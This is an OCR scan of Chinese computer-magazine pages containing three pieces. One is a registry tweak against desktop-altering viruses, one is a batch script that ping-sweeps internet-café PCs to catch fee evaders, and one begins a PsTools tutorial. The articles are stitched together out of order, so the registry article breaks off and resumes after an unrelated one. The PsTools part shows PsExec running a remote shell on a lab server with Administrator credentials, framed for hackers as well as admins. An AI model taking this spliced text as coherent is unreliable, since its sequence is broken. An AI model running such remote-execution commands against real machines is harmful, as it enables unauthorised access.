



图2 修改后就没有Web

```
HKU\S-1-5-21-1667813274-3966480906-1986347904-500\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellState: 24 00 00 00 6A A8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 0D 00 00 00 00 00 00 00 00 00
```

三、反修改

最后，如果用户直接取消勾选"Web页面"，那么一切设置都将白费。道高一尺，魔高一丈，在**HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion**



批处理写pubwin防逃费辅助软件

图 赤龍 @ 无情剑客

从本文你可以学到：

批处理的灵活运用

上次写过一个关于破解pubwin的文章，这次给大家带来的是防逃费！本文并没有涉及一些编程知识，只需要利用批处理就能够写出自己的防逃费软件，这样更加适合我们这些菜鸟网管。

先来看看这个程序所包含的文件：**ep.txt、host.txt、pubwin防逃费辅助软件.bat**。首先来生成网吧电脑的计算机名，打开excel后随便选中一列，我们这里就选中A吧，右击选中“设置单元格格式”，弹出“单元格格式”设置框，如图1。




图 1

把单元格格式设置为数字，然后在第一个单元格输入Q001（这个按照你网吧计算机的命名来写）。单击这个单元格，然后向下拉，就可以递增生成计算机名了，这样方便很多。




图 2

接下来就全选这些计算机名复制到host.txt文本里面，这个host.txt设置好之后就不用修改了，除非你网吧的机器名更改过。

接着就来设置ep.txt了，这个文件是存放即时在线电脑的计算机名的。你可以打开pubwin管理后台，展开在线机器统计页面，然后全选后复制到excel里面，就可以把计算机名这项剪切出来，然后复制到ep.txt里面，如图2。

两个配置文件都弄好后，接下来介绍一下主程序的原理。我的思路是这样的：首先用ping命令判断出在线主机，然后把在线主机名导出来跟pubwin后台在线主机名进行对比，对比完毕就输出逃费计算机名。

理解了原理，我们就来看看是怎么实现的。先学习一下ping的命令参数，我们这里就要用到 -w 跟 -n 参数。

-w：timeout 指定超时间隔，单位为毫秒。
-n：发送count指定的ECHO数据包数，通过这个命令可以自己定义发送的个数，对衡量网络速度很有帮助，能够测试发送数据包的返回平均时间，及时间的快慢程度，默认值为4。

这两个参数的用途就是减小ping判断在线主机的时间。一般ping通的XP系统，返回的TTL值都为128，我们就利用这个TTL值判断出在线机器，具体命令为：**ping -n 1 -w 2 %%i|find "TTL=128">nul && echo %%i>>在线.txt**，其中的%%i为变量，等下会说到。

上面的意思是通过ping计算机名，如果回显数据中有TTL=128的，就输出%%i到在线.txt里面。我们前面生成的host.txt文件这里就要用到了，因为变量%%i的值要从里面读取，所以就要用到for语句了。

for /f %%i in (host.txt)

这句的意思就是把host.txt里面的数据赋值给%%i，说简单点就是%%i变量的内容就是host.txt中的每一行数据。

for /f %%i in (host.txt) do echo 正在扫描 %%i &&echo 请等待........&& ping -n 1 -w 2 %%i|find "TTL=128">nul && echo %%i>>在线.txt

这句就是输入在线主机用的。接下来就是对比出逃费的计算机名了，这里需要用到findstr命令。

for /f "delims==" %%a in (ep.txt) do findstr /l /i /x "%%a" "在线.txt" ||if %errorlevel% == 0 echo %%a >>逃费电脑.txt

看上去是不是很复杂呢？不怕，我们一步一步解析下。它的意思就是读取ep.txt每一行数据，分别跟“在线.txt”里面的每一行数据进行对比，如果不存在此数据，就输入到“逃费电脑.txt”。

for /f "delims==" %%a in (ep.txt)这句就是枚举ep.txt文本内容传递给%%i，接着再在“在线.txt”文本里面查找判断是否存在%%i了（这个是变量，即ep.txt里面每一行的数据，如果有不明白的朋友，自己找找资料吧！）。

后面%errorlevel% == 0这个就是判断执行结果是否存在，如果%errorlevel% == 0即表示存在，返回是1就表示不存在。好了，就说这么多了，我把源代码附上，供大家参考。

[文章中所涉及的相关代码已收录到本期光盘中]

编辑点评：

以前的文章都是写如何入侵网吧的，今天看到网管如何防逃费了吧？本文提到的利用excel来制作一数列递增字符的技巧值得收藏，因为好多批处理中会用到。

Policies\Explorer下新建一个DWORD项NoActiveDesktopChanges，值设为1，这样桌面项目就不会出现Web选项了，如图2，大家可以导入光盘中的注册表项观看效果。

知道了这些原理，当然解决方法也就简单了，以后遇到电脑无故唱歌或讲起鬼故事，也不用害怕了吧？因为这类病毒都是属于同一类货色的。

[文章中涉及到的相关代码已收录到本期光盘]

编辑点评：

作者很细心，这是一个由小问题引发的研究。大家可不要忽视掉注册表的作用哦，大部分脚本和病毒都和注册表有关联，大家好好学习一下，对以后研究病毒，甚至渗透，都是有很大作用的。



定价：26元

亦正亦邪的PsTools

文 牟晓东

从本文你可以学到：

PsTools的命令介绍及利用

玩过黑的同行们都知道：在Windows NT/2000/XP/2003操作系统中的CMD命令窗口中，集成了一些命令能够实现本地/远程服务器的操作功能，像net use等，用处非常大。而Sysinternals公司早在几年前就推出了一个功能强大的远程管理工具包，叫作“PsTools”，这个绿色软件一共包括12个命令，如图1。




图1

压缩包的个头虽然还不足1MB，但是它却完全可以被用来管理Windows NT/2000/XP/2003系统。虽然PsTools没有漂亮的图形界面，但功能却不容小觑（包含了Windows内置的命令行实用程序），使用起来也很简便，而且同样是不仅适用于本机，尤其是能够非常方便地用来控制远程服务器。因此，它与DameWare等正常远程控制软件一样，算得上是亦正亦邪吧。下面，我们一起来做个PsTools工具包测试实验，看看它的性能究竟如何。

实验目的：检测PsTools工具包的功能。

实验器材：PsTools工具包一个，存放在Windows XP本地机上（D:\PsTools），IP地址为：**10.10.10.1**；虚拟机一台，安装的操作系统是**Windows 2003**，IP地址为：**10.10.10.2**，超级用户为**Administrator**，密码为**123456**。

实验步骤：首先在Windows XP主机上单击**“开始”**－**“运行”**菜单，输入“CMD”后回车进入CMD窗口。再用“D:”和“CD PsTools”两条命令进入D盘的PsTools目录中。

一、PsExec.exe

一个远程执行工具，用于在任何用户环境中执行进程。




图2

命令格式：**PsExec \\computer –u username –p password command**

举例说明：输入**“PsExec \\10.10.10.2 –u administrator –p 123456 cmd”**后回车，如图2。

这条命令的意思是以超级用户**Administrator**的身份登录到**10.10.10.2**上，并且运行这个操作系统中的CMD命令。

稍候你会注意到，CMD窗口的标题条会由原来的**“C:\WINDOWS\system32\cmd”**变为**“\\10.10.10.2:cmd”**，而命令提示符也成了虚拟机的**“C:\WINDOWS\system32”**。

如果此时你想退出虚拟机的Windows 2003再返回到本地的XP的话，可以使用**“Exit”**命令来完成，如图3。




图3

另外，如果将命令最后的“cmd”更换成其它的命令，那么就会在虚拟机上执行相应的命令。如：**“PsExec \\10.10.10.2 –u administer –p 123456 defrag c:”**，回车后就会调用磁盘碎片整理程序（如图3），这样不就可以只用一个命令远程整理服务器的碎片了吗？

二、PsFile

该工具可以显示系统上远程打开的文件，一般用于检查用户在远程系统上打开了哪些文件，比如在重新引导服务器前跟踪哪些文件处于打开状态。如果需要查明哪位用户锁定了某文件，或为防止进行编辑/删除，可以通过PsFile命令将该文件关闭。

